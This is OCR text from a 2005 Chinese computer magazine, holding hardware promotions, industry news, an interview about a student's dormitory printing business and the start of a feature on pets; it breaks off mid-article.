在2005年元月～3月底购买傲龙天空版、傲龙7.1 探索者两款产品，都将获得"德国坦克"精工制造、原厂生产的麦克风一只；购买傲龙火网1723、敖龙剧场版及傲龙5.1奥迪麦斯三款"德国坦克"精品音效产品都将获得高品质的"德国坦克"精品耳机一副!

液晶拍档麦博梵高361音箱，送荧光鼠标手枕



由世界顶尖扬声器设计师Peter Larsen设计的麦博 高361音箱大量上市，他采用V12 2.5CH□扬声器，拥有130Hz—8KHz±1.5dB,100Hz—20KHz±3dB优异的平直响应曲线，1/4寸重量级双 铁磁路系统重低音扬声器，采用高成本的低Q值长冲程设计，拥有快速和高解析力的低频素质。产品有玫瑰红和月光银两种颜色选择，3月1日起有惊喜，凡购买该型号音箱的用户有机会获得"荧光鼠标手枕"，买一送一，送完为止。


双模式电脑搞促销 亲子豪礼大放送

春节前后，各种促销活动纷纷拉开序幕，在高潮迭起的促销活动中，方正科技又做出一个惊爆市场的促销活动决定，在2005年2月1日至2005年2月28日期间开展全球首款成人/儿童双模式电脑的大型促销活动，即在此期间购买方正卓越C100电脑，加199元送价值888元的方正DC Smart23数码相机一部，同时免费获得一套专业级影音制作软件——会声会影7等超值惊喜礼品。

选择PCIE，信赖昂达:PCIE套装大降数百，力促普及

昂达是与Intel同步发布915系统的大陆一线板卡厂商，一直以来不懈推广着PCIE系统，先后推出过性能强悍的旗舰及产品915PU主板，随后又推出了面向主流市场的915PN主板，产品线还是相当丰富的，面对市场需求和新一代平台所带来的全新机遇，昂达决定发起新一轮的普及风暴。昂达推出多款915PN加PCIE显卡的促销套装，每套售价都比单独购买低200~300元。详情咨询电话:广州(020-87636363)、北京(010-62105383)、华中(027-59718037)、东北(024-83990957)、西南(028-86313724)。

七彩虹超值试用套装全国热销



七彩虹全国PCI-E有奖试用活动已进行了将近1个月，个性化的套装特色、超值的价位、丰厚的奖品、吸引了众多DIY用户的关注。由于试用名额远不能满足广大DIY用户对PCI-E平台试用的需求，七彩虹将试用的三款套装以试用价在全国开始直接销售，各地区的用户都可以到七彩虹当地经销商处以超值试用价购买PCI-E套装。

七彩虹推出了三套各具特色套装，以"2005"元为试用价的七彩虹PCI-E极限超频平台具备着

"超频+改造"的特色, 以1599元为超值价位的静音游戏平台具备着 "静音+超频"的特性,而PCI-E数码娱乐平台采主要针对家庭用户与游戏玩家而设计,具备着丰富的数码娱乐与显卡超频功能,该套价格为2599元,在全国各大电子市场,目前三款套装销售正火热进行中,感兴趣的朋友请抓紧时间到七彩虹经销商处购买。预了解套装的详情,请查询: http://pcie.qicaihong.com。


愿天下有情人终成眷属 威刚"情人碟"促销登场



最近,威刚科技为天下有情人送上一份大礼,推出"情人碟"闪盘促销活动,这款威刚"情人碟"闪盘外观手感柔软、细腻,外形小巧可爱,色彩鲜艳明快,机身上的小天使以及粉红、淡蓝的主色调等元素,无不体现出爱情的热烈浪漫与心灵沟通,心心相印的设计理念。作为配饰佩戴在胸前,既体现出与众不同又能感受到恋人间爱情的温 与默契。

"情人碟"采用USB2.0接口,具有480Mbps高速率传输速度,足够满足现代人快节奏的工作、生活需要。

情人节版MP3派对——双捷MP3大手笔促销



最近,双捷数码宣布推出针对春节和情人节的MP3产品促销活动。凡购买双捷任一型号的MP3产品,都将获赠市值66元的USB光电鼠标和精美CD包。作为业界知名品牌,依托研发、生产、销售实力背景,双捷产品一直以打造适合中国消费者购买的产品为基点,在推出高品质产品和服务的同时,打造更佳性价比。本次双捷发力推出的春节情人节促销方案,同样是最大程度回馈消费者的表现。

■动态■

"中国开源软件竞赛"结出硕果

2005年1月22日,备受关注的"2004'中国开源软件竞赛"在京落下 幕。经过专家评委会的严格评审,获得"共创杯"优秀解决方案金奖 的是灰狐社区的程勇,他的作品是JFox面向服务的应用开发框架 获得"共创杯"优秀软件设计金奖 的是四川大学的胡正,他的参赛作品是stardict星际译王。获得中国开源软件竞赛团体冠军奖的是国防科技大学,团体亚军奖是西北工业大学。

昂达VX全系列V5.000版本固件发布

昂达 音在推出固件V4.001 beta的版本后,近日又发布了其下VX系列的最新版本升级固件,即V5.000版本,带来的功能更新如下:

1.加入了SRS WOW音效;

2.加入菜单键可选功能(短按菜单-长按 览,短按 览-长按菜单);

3.加入歌词显示开关。

其中,SRS音效有三项设置,Trubass(重低音)、SRS(环绕声)和WOW(Trubass+SRS),扬声器类型(耳塞、耳机、扬声器),设置好后在EQ选择中选用。

戴尔中国企业服务指挥中心打造"电信级"支持服务

凭借业内领先的服务管理体系及专业化的服务团队,成立仅四个月的戴尔中国企业服务指挥中心创造出客户问题首次并准时修复率高达97%以上的卓越业绩,从而实现了确保系统无间歇运行的"电信级"支持服务博得了包括华为技术有限公司在内的一批高端企业用户的高度评价。

QQ"超级语音"拜年将成时尚,网民年龄结构有望因此改观

按照中国古老的民俗习惯,春节时都要进行"拜年活动"。但与以往打电话拜年不同,今年有相当多的人选择用QQ在网上拜年。而为了方便拜年和过节时与亲朋好友联系,很多年轻人也正在给自己父母的电脑上安装QQ软件,并教会他们基础的使用方法。人们选择用QQ在网上拜年是因为,腾讯在最新的QQ2004II正式版中加入了"超级语音"功能,通过它,人们就可以用电脑来免费的拜年了。

中国信息产业网率先推出无线域名服务

中国信息产业网率先推出无线互联网新概念,并于2004年底正式对全国亿万互联网用户和手机用户推出"wdns无线域名注册"和"wdns无线域名搜索"业务,欢迎免费注册使用。

第八届中国国际电子商务大会即将举行

由中国电子商务协会主办、新华网承办的第八届中国国际电子商务大会将于4月17日-18日在北京国际会议中心举行。此次大会为我国电子商务行业的峰会、国际电子商务界的盛会,众多国内外政府高官、行业领导、业界风云人物、权威专家等将参会、中国、美国、韩国、日本等国家及欧洲的著名电子商务企业厂商将参会并参展。

金鸡长啼,年关至,世纪之星再获九项大奖

继2005年的元旦时期,世纪之星荣幸得到《电脑爱好者》等各大媒体的六项大奖后,在2005年农历鸡年即将到来之际,世纪之星再传喜讯,再度荣获包括专业媒体、网站各类奖项,共九项大奖。广大消费者及众多业内专业人士的厚爱,为2005年世纪之星的发展注入了更多活力。相信在金鸡报晓的吉祥年里,世纪之星会给广大用户带来更多惊喜,也希望在新的一年里,能继续得到广大用户的支持!

富士康机箱将率先导入INTEL ATX 12V 1.3版电源

为从根本上解决PC系统功耗增长带来的不稳定隐患,机箱领袖大厂富士康的自有品牌机箱将从2005年起导入符合Intel ATX 12V 1.3版规范的电源。

新的电源额定输出功率达220W,峰值功率260W。其中+12V输出电流16A,良好供电将使整个系统更加稳定。


"AOC冠捷"获得中国信息产业2005年度"行业显示器首选品牌"奖

近日,中国计算机用户协会年度评选颁奖大会在北京隆重召开,来自商务部、民政部、水利部等行业的领导和计算机用户协会的负责人向一批企业颁发了奖牌,AOC冠捷科技作为全球第一大个人电脑显示器制造商,年产量超过3500万台,获得中国信息产业2005年度"行业显示器首选品牌"的殊荣。

七彩虹豪华915仅799

七彩虹借PCI-E全国有奖试用活动推出了豪华并具个性化的C.915P PRO-R主板,以全面加速PCI-E的普及,七彩虹目前将该款豪华主板降到了799的超值价位。

C.915P PRO-R主板,采用Intel 915P+ICH6芯片组,支持90纳米LGA 775奔腾4E与赛扬D处理器、双通道DDR400、具备x16 PCI-E接口,支持SATA,IDE RAID,"High Definition Audio"杜比7.1声道输出、千兆网卡等前沿技术。七彩虹目前将该款豪华主板降到了799的超值价位。



CF [CP15]



华硕双 8 速外置超薄便携式 DVD 刻录机

华硕 SDRW-0804P-D 整款产品厚度仅 18.7mm，重量仅 350g，并以银质金属质感塑造时尚科技艺术，体现了新工艺美学和现代科技的完美结合，并藉此获得了在工业设计领域享有"奥斯卡"美誉的德国 iF2005 工业设计大奖殊荣。华硕 SDRW-0804P-D 同□支持 USB2.0 及 IEEE1394 双界面，超高速传输速度大大节省您刻录 DVD 的时间。华硕 SDRW-0804P-D□建独家 FlextraLink 废片终结刻录技术与 FlextraSpeed 智能型刻录速度调整技术，可在刻录过程中持续监测刻录盘片的品质与状态，有效防止废片产生，并确保在刻录过程中，电脑可以同步执行其他工作，充分发挥多工作效能。

咨询电话:*800-820-6655*

产品价格:*1999 元*

奥林巴斯CAMEDIA C-7070 WideZoom 数码相机



奥林巴斯采用 700 万像素，1/1.8 英寸 CCD 的 C-7070 让希望同时体会单反相机专业性与消费 DC 便携性的消费者多了一个绝佳选择。使用 700 万像素的 C7070，则能打印出较清晰的 A3 幅面照片。同时 700 万像素所体现的细节更加出色，这也是低像素 DC 无法比拟的。C-7070 广角搭配 4 倍光学变焦，使焦距范围达到 27mm-110mm。C-7070 采用了 7 组 8 片镜头结构，包括两片非球面镜片及一片超低色散(ED)镜片，这些元件类似于专业高性能镜头所用元件，能提供从广角到远距摄影的清晰照片，具有最佳色彩还原及最小的图像变形。

咨询电话:*800-810-7776*

产品价格:*5470 元*



清华同方真爱 E7790 家用电脑

清华同方电脑真爱 E7790 采用 915 芯片组，率先支持了 PCI-E 总线架构标准。基于这一硬件基础，双音频、双视频以及无线技术的普及应用也都有了技术保障。英特尔 915/925 平台能实现 7.1 声道输出，输出不同的声音到多个音频设备。也就是说，用户在一台电脑上同时播放电影和音乐时，可以使用两个音响(或者耳机)分别听取不同的声音。在液晶显示器大行其道的今天，清华同方所代表的主导国内市场应用方向的一线品牌高调出手，一举将配置 17 英寸大屏幕液晶显示器的真爱 E7790 拉进主流价位。

咨询电话:*800-810-5546*

产品价格:*7399 元*

月光宝盒彩屏 MP3 F850



月光宝盒 F850 外观独特　丽，充满了现代时尚，同时，又带有卡通的韵味，于浪漫之中，增添了一份情趣。F850 的按键设计大方实用，居于中心位置的 5 向键，组成一个众星捧月的圆圈，不仅容易操作，而且外形独特，如同一颗火热之心。音乐吉娃娃不但拥有俏皮乖巧的外观，同时为使用者带来了 MP3、录音、FM、复读、音效 DIY 等多种功能，秀外慧中，成为春节前夕"彩屏 MP3 节"隆情奉献的一款 MP3。

咨询电话:*800-810-7666；010-82607776*

产品价格:*1299 元(128MB); 1599 元(256MB)*



用音乐来解渴——傲森 PA-326P 34W 2.1

逼真的纯白色杯形卫星箱造型，给您的桌面带来整洁、随意、轻松的感觉，让您在生活不顺或工作疲劳时放松心情；精细的杯顶设计略微隆起如 Cappuccino 般香淳，为平淡的生活带来新的情趣。低音箱面板的雨水珠设计，取意雨水涟涟，情谊浓浓的意味，和谐、温　。整个箱体为纯净的白色，典雅时尚。

低音部分傲森采用了一般只在 HIFI 系统中使用的冷色单元设计，所制造出的低频效果比传统低音炮设计来的更有质感、扎实、硬朗！卫星箱采用最新的扇形规则音孔设计，呈双向布局，使声音指向与人使用该产品的习惯在方位上保持一致，更好的表现音乐特点，音质通透、明亮，配合强劲的低频，声音层次感极佳，音质上，近乎全面。

咨询电话:*021-32220888*

产品价格:*368 元*


影驰GeForce 6200 AGP显卡



这款影驰6200AGP仍是采用P277公版设计，使用0.11微米工艺制造。开发代号为NV43-V，和NV43(Geforce6600系列)同样都是原生PCI-Express芯片，需要通过HSI(High Speed Interconnect-高速互连)桥接芯片才能使之变成AGP接口。在3D架构方面，NV43的顶点着色器数目为3个，像素着色器4个。配备三星TSOP 3.6纳秒的显存，形成128MB/128Bit的显存系统。核心频率和显存频率分别为300MHz/550MHz。

咨询电话:*0755-83438250*

产品价格:*未定*



盈通:nForce4 “极端的”主板

雪狐YNF4-Ultra主板选用了nForce4 Ultra芯片组，提供对64位计算机和PCI-E技术的完美支持。对市场上最时 的电脑软、硬件产品提供绝佳的支持，例如SATA 3.0Gb/s硬盘，以及微软未来的大众操作系统"Longhorn"。稳定的三相供电技术，供电电路全选用大容量电解电容进行滤波，保证主板上各部件有纯净的电源供给。目前这款最新的雪狐YNF4-Ultra主板仅售999元，作为第一批入市的nForce4主板，首先以千元以下的价格亮相市场，成为同类主板的性价比标尺。

咨询电话:*0755-83279828、0755-83279937*

产品价格:*999元*

艾尔莎影雷者660GT凤凰号上市



艾尔莎专为挑战硬件极限的玩家量身打造了一款精品超频显卡——艾尔莎影雷者660GT凤凰号。该款超频显卡基于nVIDIA GeForce 6600 GT显示核心，核心频率为550MHz，显存频率为1120MHz，相比影雷者660GT的频率高出不少；搭载128MB 128bit带宽的显存。该款超频显卡在散热系统方面采用Zalman(思民)VF700散热风扇，该风扇采用两侧不均匀分布的KT散热片技术制造，呈现鱼翅状，这种设计可以使得显示芯片得到最大限度的"照顾"，从而为超频提供良好的保证。

咨询电话:*020-87636363*

产品价格:*2099元*



民烨“幽蓝炫莲”散热器

民 针对INTEL P4 FPGA478、LGA775 及 AMD K7 462、K7 754 、K8 754和939平台，最新推出的"幽蓝 莲"散热器，最高支持到3.6GHz处理器，散热本体正是使用铜铝相间的材质，兼具全铜和全铝的此两种产品的优点，并以相当独特的「冷锻」方式一体成形，所以铝分子结构较密实，热传导效率也较高，并且可以制造出比铜挤材质散热器还大的散热片。

为了能够解决新一代硬件平台越来越烫的散热问题，所以可见到"幽蓝 莲"的风扇边的散热铜色 片组成了外框，等于具有出风孔的设计，让这款产品除了能够帮助处理器散热外，连CPU周围的零件也可以达到散热的目的，可见它的设计是连带的考虑了主机板CPU以及外围的组件布置，皆能够得到适当的散热效果。

咨询网址:www.diy-cooler.com

产品价格:*未定*

昆山佳禾5.1声道第三代影院耳机HTS-870VI



昆山佳禾隆重推出HTS-870VI 5.1声道数字环场音效耳机，这是昆山佳禾在传统耳机研发上寻求创新的又一力作。HTS-870VI拥有时尚刚硬的外表，其工艺精湛、选料考究，由昆山佳禾设计师的精心打造。采用六个高品质的40mm与30mm高宝内磁式优质喇叭，其动感式线圈，通过超薄振膜与铜包铝合金(OCC)线圈组成，为表现出色的音效环境声场提供了良好的硬件保障，可出色完成5.1声道环绕声的重放；同时，HTS-870VI具备杜比数码(AC-3)和DTS要求，家庭影院必需的5.1声道扬声单元独立联接，可实现真正5.1声道环绕声良好的重放效果，为环境音效游戏与DVD视听提供令人难以置信的高性能三维真实感。

咨询电话:*0512-57881282*

产品价格:*220 元*

CF [CP16]



一个学生的校园创业史

象牙塔中“钻钱眼”

■ Andy@CFan

校园里到底能不能挣到钱？
校园里到底能不能挣钱？

故事主人公叫聂晓鹏（化名，下面简称小聂），目前在一家IT产品销售公司的市场部从事市场推广工作。一次偶然的机会，我们谈到了目前大学生就业难的问题。我俩观点有很大的不同，但是在有一点上还是达成了高度的共识，那就是——在大学上学期间，应该尽可能地尝试一些社会就业或者创业的经验，并且有意识地形成一定的经济头脑。

讨论中，小聂对此非常感慨。他说，他从大学一年级就开始帮人打零工，二年级就开始在校园里面自己开了个“作坊”当老板挣钱。个中的酸甜苦辣，令小聂现在回忆起来依然津津乐道。于是，记者对他进行了一次实地采访。

一个追求物质享受的学生

记者：虽然现在在校期间出来打工的学生不少，但大多数大学生还是选择向家里伸手要钱。你是为什么选择“自力更生”的呢？是因为家境不太好的缘故吗？

小聂：不是，不是，完全不是！

我是独子，家里也并不穷，甚至可以算得上超过了小康。因为我妈妈开了一家规模不大不小的毛衣针织厂，老爸是个公务员。我家是我妈“管家”，可能是由于做生意的缘故吧，养成每一笔支出她都要“落到实处”的习惯。所以，从小老爸老妈都不吝惜给我买东西，不过，却很少给我钱。大部分现金都靠洗碗，扫地这些家务活挣来的。在家的时候基本上要什么都能得到，有没有现金倒也没觉得什么。后来，来北京之后，花钱的地方多了，慢慢就开始觉得不方便了。因为老妈老是追问我要钱去都花在什么上面了，这一点我很受不了。再说了，这人大了些了，想得复杂了，有些钱的去向也不想跟老妈汇报了。



记者：嘿嘿，你是指交女朋友吧？

小聂：是，是……我大一下半年就和一个法语系的MM“来了电”，也算早恋吧。这之后，买花、请吃饭、看电影、听演唱会什么的，花销一下子大了好多。这样一来，老妈疑心更重了。后来，我看同班好几个贫困学生都靠打工解决自己的生活问题，于是，我就决定也去试试。

记者：哦，原来如此。那你这也算是“为了追求物质享受，毅然打工了吧？”呵呵……

小聂：是啊，是啊。不过那时候我的基本生活还是有保障的，挣的都是自己的零花钱。

记者：那你选择的是哪个行业呢？

小聂：我们学校是北京一所很专业的语言学校，学生一小半是外国人，学校的黑板报上、宿舍楼道口都有不少老外找“对练”的小广告，所以就选择先给老外补习中文口语。这个活其实很容易，不少老外都比较舍得给钱，而且大部分都是在外出游玩的过程中边玩边学，自己还可以练英语口语，简直是一举三得，爽得很啊。

另外，偶尔有些公司搞活动找一些“站桩的”（就是活动现场的服务员之类的），我也去。

记者：那你这样打工赚来的钱够你零花吗？

小聂：这种零工都是按小时论价的，一个小时最少也有25元，一个月基本上能保证有500元以上的收入。加上家里给的定额生活费，“小日子”基本上是过得比较舒坦了。

一不小心就创业了！

记者：既然你最初的目的是寻求经济上的自由度，而且挣的钱也足够你花销了，那后来为什么还要去搞“创业”呢？

小聂：（不好意思地）嘿嘿……首先申明，其实那哪算得上创业啊，也就是瞎胡闹。

是这样的，大一结束的那个暑假，我决定体验一回自由人生，于是编了个借口没回家。白天在电脑城找了个卖“本”（笔记本电脑）的公司给人当促销员（这儿叫“ 客”，任务就是拉过路的时候往店里张望的人进去看“本”），晚饭后用两个小时教老外学中文。由于MM回家了，花销一下子少多了，一个多月下来，居然攒了1000多块钱。再加上顺便向家里要来的“体验生活费”，一共有3000多元！说实话，这是我一生中第一次手里 着这么多钞票呢！

记者：哦，这就算是原始资本积累了吧？

小聂：什么“资本”啊！这钱原本是打算等开学了，MM回来之后跟她好好“挥霍”一把的。谁知道，MM暑假回家，被她妈发现了我们两个的合影，人家报到的时候她老妈陪着来找到我，声色俱厉地警告我们不准再接触了，否则就告到学校去。MM比较老实、传统，这一段感情就这么“破灭”了。于是这笔钱就存了下来。

不过，虽然“原动力”不存在了，但我的打工习惯已经养成了。反而因为没有那么大的花销后，积蓄还在轻微上涨。

记者：说正题吧，你是怎么开始当小老板的呢？

小聂：是这样，我们同室有一个贫困生，他基本上是什么都干。有一次他拿回来厚厚一叠纸，说是一个应届生让他把论文给输入到电脑中，还要排好版。他没有电脑，又舍不得去网吧上机，就想等我晚上睡了借我的笔记本电脑来录入。因为他比较艰苦但又很刻苦的缘故吧，大家平时都很照顾他，而且又不影响我使用电脑，我就答应了。几天后，他居然说请我吃饭。本来怕他破费，但他挺诚恳的，就跟他去食堂小炒了一个回锅肉、要了一个番茄鸡蛋汤。他说，多谢我借电脑给他，他才能赚到那100百多元的录入和排版费。

出于好奇，我就问他这样的活儿是不是很多。他说，那段时间毕业生正好开始写论文了，很多没有电脑的同学都要打印，还有就是一些同学虽然有电脑，但不会排版。而且，先后有好几个同学都找他录入，但他没有电脑干不了。他还说，我那台笔记本电脑不够顺手，要是用台式机，同样的时间能接两个这样的活，一个月的饭钱就有了。他还不无遗憾地说，要能有台电脑，这段时间辛苦一下，足够他半年的伙食费。

记者：哦，原来是这么发现商机的。那接下来呢？

小聂：直觉告诉我这个“生意”完全可行。于是我就跟他商量说，我准备给他“投资”买电脑，但条件是他拉来的“业务”分我一部分，而且他做的那部分我也抽一部分成。他一听相当兴奋，当场就同意入伙。

记者：呵呵，你可真行啊，蛮有商业头脑和手段的嘛！

小聂：咳，当时也没想那么多，就是一种很“天然”的想法。不过后来还是惹出来一些闲言闲语，这是后话啦。

接下来，我在学校的BBS和宿舍楼道里的帖子上收集卖二手电脑的信息，最后花820元买了台二手电脑。事后和卖这台电脑的学长聊天才知道，这台电脑据说至少已经被三次转手，而且他就是个在学校内部倒卖二手电脑的“专业户”！

记者：啊，校园里居然还有靠这个赚钱的？！

小聂：是啊，我也没想到，据说都是快毕业的学生处理给新生。这台电脑很破，好在我们在宿舍干活，不在乎“门脸”。于是他负责联系“业务”，我们两个就开始干起来了。

当老板并不比打工轻松愉快

记者：当起了老板，那你还去干“对练”的“老本行”吗？

小聂：刚开始还是做，毕竟那个比较轻松愉快。不过，后来情况发生一些变化之后，我也就不做了。



记者：哦，什么情况变化？“业务扩张”了？

小聂：是啊，后来，好几个来录入的“客户同学”都说，你们要是能打印出来就更省事了，如果还能复印就更好了。我一想也是，有电脑的同学不少，但打印机和复印机可没人有。于是我专门去学校里的复印店打听了一下打印和复印的价格，还专门“监视”了他们的“业务量”。结果发现，确实如同学们所说，这两项的量远远超过输入和排版。于是我很兴奋地找我那个“合伙人”，商量要不要再买一台二手激光打印机和复印机。我的提议把他吓得够呛，他说他只是想挣点生活费，没想过挣大钱，也没有钱拿出来买机器。而且他也怕在宿舍里面搞得太过火了学校要干涉。

记者：哦，开始遇到投资决策和股东利益问题了，那后来呢？你是怎么说服他的呢？

小聂：说服，没有，我没能说服他。他很坚决地说，如果我自己掏钱买他不反对。后来我就干脆跟他说，要不你也别“投资”了，反正你就有活就干，不管赚多赚少，我每月给你500元钱得了。他想也没想居然就同意了。为此，我还嘲笑他没有投资意识好长一段时间呢。

记者：啊，原来如此，合伙人成了打工仔了？那你后来买打印机和复印机了吗？

小聂：买了，不过这次在学校的BBS上可没这些玩意儿。我跑了中关村电脑市场和好几个旧货市场，都没有价格合适的。后来大老远从西边(学校在北京西北角)跑到东边的一个叫双龙的旧货市场，淘来了这两个东西(那里居然连投影机都有卖)，一共花了2400元钱。但是，回来之后，光是换两个东西的硒鼓就又花了1200元钱。

记者：规模扩大了，收入增加了吗？当老板很辛苦吧？

小聂：说实话，如果给我一个重来一次的机会，我一定会选择——不扩张！自己当“老板”太烦心啦。

记者：哦？都有什么不顺心的呢？是学校有意见吗？

小聂：学校一直不知道，倒也没什么。就是干的活多了之后，室友的意见很大，尤其是买了打印机和复印机之后。因为这两个机器“开干”之后都会产生臭氧，搞得屋子里面很臭，而且臭氧有毒，另外两个室友就开始有意见了。后来为了平息室友的怒火，我又买了一台臭氧净化器，还承诺每月请他们吃一顿不下100元的“大餐”，每星期请他们吃一顿50元的“小餐”，这才算风平浪静了。



其实，真正算上成本、维护费用和"贿赂"室友，也没剩几个钱。尤其那两台老爷机三天两头都要修，实在是不胜其烦。

记者：除了这些呢？有没有别的同学对你有什么非议？

小聂：哎，当然有啦。主要是两方面，一就是说我不务正业，太钻钱眼儿了。其实我挣钱虽然确实是为了满足物质需求，但绝没有因此荒废学业，我从来就没有旷过一门课！而且我至今都觉得靠劳动挣钱没什么可耻的，完全没有必要把自己那么明确地定位成所谓的"读书人"，反正早晚都要走进这个商业化的社会，会变成"商业人"、"经济人"。只不过，在学校这个场所里面搞这些东西，现在想起来确实还是有些过分了，违法经营啊，呵呵……

我最后悔的，还是同学们纷纷指责我剥削贫困同学。虽然他本人一直没有任何怨言，但事情结果确实是这样的，到现在我都觉得有点对不住那位同学。虽然我在学校搞这些事情挣钱，但实际上最后算下来，并没有什么盈余。那段时间我买过MP3、游戏机和数码相机，不过买这些东西的钱中也有向家里要来的。最后结束"生意"的时候，兜里也不过就2000多元钱而已。为了这点钱，把自己的形象和名声都给搭进去了，很不值得啊。

记者：那么，后来你是怎么结束掉这个生意的呢？

小聂：这是必然的。到大三下半年的时候，自己觉得学习的压力、同学的鄙视、维持这个生意的压力都很大，而且自己又再次恋爱了，时间和精力实在不足以继续支撑了，于是很自然地萌生了结束的念头。不过，自己苦苦经营了这么长时间，也倾注了那么多心血，多少都有一些迷茫。于是，我把这事和我的困惑向我老爸老妈进行了一次彻底的坦白。

结果嘛，可想而知，老爸劈头盖脸把我臭骂了一通，严令我立刻结束，否则就要杀到北京来监督执行了。倒是我老妈知道做生意的的艰辛，在批评之后也肯定了我干这个事情对将来从业的积极意义。于是，在大三结束的时候，我卖掉了所有设备，只是把那台电脑留给了我的"合伙人"，算是对自己良心的一点安慰吧。

就这样，我结束了自己的这次并不十分光彩的"创业"。当我就业之后，对所有工作都考虑得比较周全，这都得益于当时形成的一些习惯。也算是一个收获吧。

编后：学生打工，早已被社会和象牙塔所接受和理解了，但学生创业，依然是一个很惹非议的话题。尤其是像文中的主人公，他选择在校园内、宿舍里作为赚钱的场所，实在是很难被同学、老师、学校和社会接受。我们鼓励大学生尝试各种就业和创业的体验，但校园还是一个读书的场所，你有义务为同学们创造一个清静的环境，别忘了！ CF [CY01]

诱惑的视频聊天



CF [CY02]



我爱故我宠

■北京 段婷婷

宠物，顾名思义，即宠爱之物，心爱之物。情感，理所当然便成为养宠物的必然前提。记得前两年有一部叫做《卡拉是条狗》的电影，片中的葛优一改以往冯氏电影中贫嘴幽默形象，变身为一个朴实沉默的普通工人老二，影片中他的爱犬卡拉因为没有狗证而被没收，虽然卡拉只是一条普通的京叭，但老二却花尽心思，求爷告奶地想把卡拉弄回来。片中的老二便是一个典型的养宠物的人，他生活在社会底层，用他的话来说除了卡拉没有人看得起他，卡拉对于他来说不仅仅是一个宠物，还是他情感上的寄托。美国前任总统克林顿在事业低谷时也曾说过:“所有的人都离开了我，只有我家那只“巴迪”陪伴我，对我摇头摆尾，欢喜不已。”只要给宠物一点点的爱和关怀，它就会给你它全部的爱和快乐。

宠爱有理，关爱无罪

社会越来越现代，生活节奏越来越快，人们却越来越孤独，所以现在出现了许多有些偏激却不无道理的言论，"找个情人还是养条狗"、"狗儿比男人好的十大理由"；以宠物为主题的流行音乐也是层出不穷，《波斯猫》、《爱喝可乐的猫》唱得满大街都是；电影院上演的是《猫狗大战》、《加菲猫》，金凯瑞在《神探飞机头》里面拯救的是各式各样希奇古怪的宠物，《导盲犬小Q》更是赚尽了全世界的眼泪；连流行的游戏都叫做《宠物连连看》，宠爱开始变得无处不在……



导盲犬小Q

人类饲养宠物的历史极其久远，可以追溯到一万多年以前，中国也是宠物饲养历史悠久的国家之一，中国的犬猫鸟等宠物在古书中早已有记载，古时曾把犬列为六畜之一，史记中记载公元前秦代时便出现了宫廷养狗，而花鸟鱼虫等出现在宫廷和达官贵人家中更是司空见惯，大量的诗词歌赋以花鸟鱼虫为主题，花鸟画甚至成为中国画的三大类别之一，与此同时，中国还有着珍贵的宠物资源，犬类中如北京犬、沙皮犬、巴哥犬、藏　、松狮犬等深受爱犬人士的喜爱。



漂亮狗狗

一开始宠物只是被眷养在宫廷或富贵人家当中，被用作看护、　猎或观赏等。随着社会发展，宠物与越来越多的家庭发生了关系，它们的用途也大大地增加了。



漂亮猫猫

今天，科学技术对生命的研究进展惊人，人类生命将会大大延伸，社会即将进入老年社会。老年生活是单调孤独的，尤其是孤寡老人，如果可以养个宠物，就能陪老人生活，增添老人的生活乐趣。年轻人的精神压力很大，回家后逗逗宠物，或者带宠物到户外活动，也可以放松心情。儿童更喜欢与宠物玩耍，从中可以培养儿童的爱心和保护动物的意识。日本动物医院病例会的一项研究认为，饲养宠物有利于打开老年人的心　，并对行动不便的老人和老年痴呆症患者恢复正常生活有一定的促进作用，而宠物对人的忠心则会使老年人感到温暖和安全。科学家发现，同宠物朝夕相处的病人能够降低心率、血压、胆固醇，也能够消解主人的孤独感，使患好动症的儿童安静下来。动物对人类心理方面的益处是显而易见的，有研究者发现饲养宠物的人比没有饲养宠物的人更少看医生。



孩子和宠物

宠物在发达国家里作为产业已经有一二百年的历史，形成了繁育、训练、用品用具、医疗、医药、贸易的产业链。随着人民生活水平的日益提高，在中国，宠物也逐渐成为人们越来越密切的伴侣。无论是狗、猫、鸟，还是鱼或龟，这些往日看家护院、供人娱乐的小动物，开始成为家庭中的重要成员。据市场调查结果显示，北京、上海、武汉、广州等宠物集中的四大城市里，有72.5%的市民表示自己比较钟爱和需求某种动物，尤其是核心家庭

(夫妻+孩子)，有近一半的人已经或者准备饲养伴侣动物。据统计，目前中国至少有宠物1亿只(头)，其中至少有1000万只犬，而纯粹的宠物猫就有60万～100万只。

宠爱无处不在

网络的出现也改变了人们养宠物的方式和习惯，有相同爱好的人们有了一个平台来交流和互助。因为网络，宠爱开始变得无处不在。

1.宠物也时尚

街头就像是一个天然的T型台，所有的时尚都在这里悄悄上演，如今除了美女帅哥，宠物也变得时尚起来，变成了一道新的风景，到街头一看，穿着时尚的狗狗猫猫到处都是，网络上，宠物的时尚小衣衣也是款式叠出，牛仔装、晚礼服，春夏秋冬各季的衣服都有;除此之外，宠物还有专门的美容服务，洗毛、染发、护甲;宠物的食物也越来越讲究了，不仅有专门的饲料，还有许多的营养品，比如狗狗就有专门的维生素片。

1859年6月28日，英国纽卡斯尔(New Castle)举办了一届"犬业组织活动"，有60只指示猎犬和坐示猎犬参加了这次犬展盛会，它可以说是世界上最早的宠物展了。现在，世界各地每年都有成千上万的各种宠物展。在展会上由专家对参赛宠物进行评比，选出最接近理想标准的个体给予颁奖认可。宠物展逐渐成为现代人一种颇具时尚的聚会，选美也成为时尚狗狗们最喜爱的活动，因为在那里，它们可以尽情展示自我的风采。



三胞胎狗狗冠军

网络给时尚的宠物们提供了更多地装扮和展示自我的空间，将时尚进行到底！

宠物明星秀 http://life.gz163.cn/pet/pet_star_1.html

宠物展 http://www.petshow.cn/

搜狐宠物选美 http://act2.life.sohu.com/pets/

天泽万物宠物美容 http://www.5icw.com/new-5icw/cwmr.htm

阿里巴巴宠物衣服 http://102367.hotproduct-cn.alibaba.com/

2.宠物情缘

